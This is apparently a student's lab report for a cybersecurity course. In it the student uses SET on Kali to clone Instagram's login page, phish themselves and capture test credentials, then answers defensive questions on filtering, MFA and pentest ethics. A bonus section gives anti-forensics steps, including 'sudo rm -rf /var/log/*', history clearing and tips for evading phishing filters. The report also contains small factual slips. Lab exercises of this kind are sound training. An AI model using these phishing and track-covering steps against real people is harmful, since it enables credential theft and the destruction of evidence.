
use the kali IP Only as the link

https://everskies.com/user/login

https://10.0.2.15/user/login

https://chatgpt.com/c/691e00e7-f768-8328-8a48-e43e976b96d9


http://testphp.vulnweb.com/login.php



I adjusted the network config using:

(config in chat link)

And I set the IP to use.




But it still won't connect.

Trying once more (Success).


This time I'll restore my snapshots from the lab 2 and use only 1 adapter set to NAT Network. Keep it simple and retrace my steps.

Cloning Instagram: https://www.instagram.com/

URL in the email is my kali IP: [10.0.2.15]



Screenshot showing I entered the URL, SET cloning the site, and the Credential Harvester running. So, whatever information is picked up when the link is clicked will show up in the kali terminal.



Screenshot showing the email I sent to myself with the link for the cloned site.

Step 6: Capture Credentials


Once the victim clicks on the phishing link and enters their login credentials, SET will capture their username and password. You will see the captured data directly in your terminal window on Kali Linux:

```
[*] Sending HTML to victim...
[*] Captured credentials:
   username=example_user
   password=example_password
```


The victim will be redirected to the real Facebook login page after submitting their credentials, making them unaware of the attack.

Step 7: Test It Yourself


To experience the attack as a victim, open a Windows 10 VM, log into your email, and click the phishing link you sent. Enter credentials into the cloned page and observe the data being captured by Kali. Watch the terminal for real-time updates on the harvest.



Screenshot showing the Instagram login page, see the URL below the tabs is my kali IP.



Screenshot showing some of the information that came up in the kali terminal when I clicked the link, at this point I haven't attempted to login yet.




Screenshot showing I've entered my login credentials, after which I clicked the login button. The login attempt failed (insecure URL or the fact that these aren't valid IG login credentials).

```
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: enc_password=#PWD_INSTAGRAM_BROWSER:0:1763786940:123456789
PARAM: caaF2DebugGroup=0
PARAM: isPrivacyPortalReq=false
POSSIBLE USERNAME FIELD FOUND: loginAttemptSubmissionCount=0
PARAM: optIntoOneTap=false
PARAM: queryParams={}
PARAM: trustedDeviceRecords={}
POSSIBLE USERNAME FIELD FOUND: username=iyana
PARAM: jazoest=21844
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


----------------------------------------
Exception occurred during processing of request from ('10.0.2.3', 50046)
Traceback (most recent call last):
  File "/usr/lib/python3.13/socketserver.py", line 697, in process_request_thread
    self.finish_request(request, client_address)
    ~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 362, in finish_request
    self.RequestHandlerClass(request, client_address, self)
    ~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socketserver.py", line 766, in __init__
    self.handle()
    ~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 436, in handle
    self.handle_one_request()
    ~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3.13/http/server.py", line 424, in handle_one_request
    method()
    ~~~~~~^^
  File "/usr/share/set/src/webattack/harvester/harvester.py", line 303, in do_POST
    url = urldecode(qs)
  File "/usr/share/set/src/webattack/harvester/harvester.py", line 209, in urldecode
    url = url.decode('utf-8')
UnicodeDecodeError: 'utf-8' codec can't decode byte 0x9c in position 251: invalid start byte
----------------------------------------
----------------------------------------
Exception occurred during processing of request from ('10.0.2.3', 50049)
Traceback (most recent call last):
  File "/usr/lib/python3.13/socketserver.py", line 697, in process_request_thread
```


Screenshot showing the results in the kali terminal after I clicked the login button. SET captured my input: Password I entered: "123456789" and username: "iyana". It got both: see the password at the end of the second red line and the username at the second to last red line.

```
^C[*] File in XML format exported to /root/.set/reports/2025-11-22 00:12:57.771616.xml for your reading pleasure...

      Press <return> to continue
```

Screenshot showing where the report for the attack is located.



Screenshot showing that I can't access the root folder to view the XML report.



Screenshot showing, I exited SET and navigated to the XML report's location to view the harvested credentials.

Screenshot showing harvested credentials in the report.

Part 5: Reflect and Defend

Your attack was successful—but could the company have defended against it?

1. How could the company's network security be improved to prevent this attack?

The company could block the attack before it reaches by: using email filtering to block suspicious links and emails (because "10.0.2.15" is an odd and insecure-looking link, even to the naked eye); enabling Domain Name System (DNS) filtering to stop users from accessing unknown or suspicious domains; using web proxies to detect and block sites that mimic known pages; enforcing HTTPS inspection to detect fake login forms.

2. What are the limitations of using phishing attacks?

Phishing is a powerful cyber-attack, but it has its limits:

- It relies on human mistakes, so it may not always work.
- Many email services have mechanisms in place to flag obvious phishing attempts.
- Some websites (like Facebook) block cloning using security headers and scripts.
- Network protections (like firewalls) may stop the link from opening.
- Users who are trained or are familiar with phishing may recognize something is off (like the URL: 10.0.2.15). Which brings us back to the first point, since phishing relies on human mistakes it may not be successful every time.

3. How could users be trained to detect this kind of deception?

Training should teach users to check the URL they clicked before entering credentials or information into any text fields; look for misspellings or unusual formatting in the URL or on the page they've been directed to; be cautious of urgent or threatening emails (because

attackers know users will act fast if danger or negative consequences are perceived); never enter passwords into pages reached through email links if they did not request it themselves (and be aware that certain institutions like banks will never send links for you to enter credentials through); report suspicious messages immediately.

Awareness and practice make users less vulnerable to phishing attacks.

4. What specific indicators would help a security analyst detect this type of phishing attack within a network?

A security analyst could detect the attack using:

- Unusual outward traffic to strange IPs (like my kali IP).
- Domain Name System (DNS) requests for domains that mimic legitimate services.
- Multiple failed log in attempts on fake or unknown login pages.
- Endpoint alerts from browsers recognizing “unsafe” forms.
- Email logs showing suspicious sender addresses.

5. How could multi-factor authentication (MFA) mitigate the risk of this attack succeeding?

Even if attackers do end up stealing the user’s login credentials, MFA stops them because they would still need a second factor like an alphanumeric code, phone prompt, token etc., and phished credentials are essentially useless if the attacker can’t get through the second step. So, MFA makes simple phishing attacks far less effective.

6. What ethical considerations should be taken into account when using social engineering techniques during a penetration test?

Ethical considerations when using social engineering in pentesting (penetration testing):

- Written permission from the company.
- Clear scope defining what is/ isn’t allowed in the pentest.
- Ensuring no harm is done, i.e. no real data is leaked or misused.
- Respecting user privacy (only collecting what the test requires).
- Sharing findings responsibly in a way that improves security.

Ethical penetration testing is not exploitative, if it feels that way, you’re doing something wrong (and probably illegal).

Bonus Challenge: Evade Detection


After a successful phishing attack, you need to cover your tracks. How do you ensure that the Blue Team doesn’t trace the attack back to you? Use the following commands to clear logs and hide your identity on the Kali machine:

1. Clear history:

```
history -c
```

2. Delete logs:

sudo rm -rf /var/log/*



Screenshot showing I used the command line to clear the logs, then I tried to browse the log folder, but nothing came up which means its empty.

What are two other ways you could cover your tracks?

Modify your phishing email to **bypass common anti-phishing filters** (e.g., using homograph attacks, shortening URLs, or embedding links in PDFs).

1. Use a different or temporary network identity

So, instead of attacking from my normal kali IP, I could have used a VPN, proxychain(?) or a disposable virtual machine. I could have also used a separate NAT Network so the logs show a different internal IP or a burner user account on the machine. Essentially, all these methods disguise the original source of the activity in network logs, and it would work because Blue Team analysts often rely on IP addresses to trace attacks.

2. Remove evidence from application-level logs

Even if the system logs are cleared, many other logs still record activity, such as:

- Browser history/ cookies/ cache
- SET logs (inside /root/.set/)
- Command history files (like ~/.bash_history for Windows or ~/.zsh_history for Linux)
- Web server logs (Apache, Python SimpleHTTPServer, etc.)

An attacker may delete or edit the log files, temporarily disable login while they carry out their attack or use tools in quiet or stealth mode. The logs show visited URLs, timestamps,

and the commands used thus, clearing or manipulating them removes any clues about the phishing attack.

Lab 6

Lab 6: Asymmetric Encryption using RSA (Rivest–Shamir–Adleman)

Pre-requisites:

1. Python installed on your system.

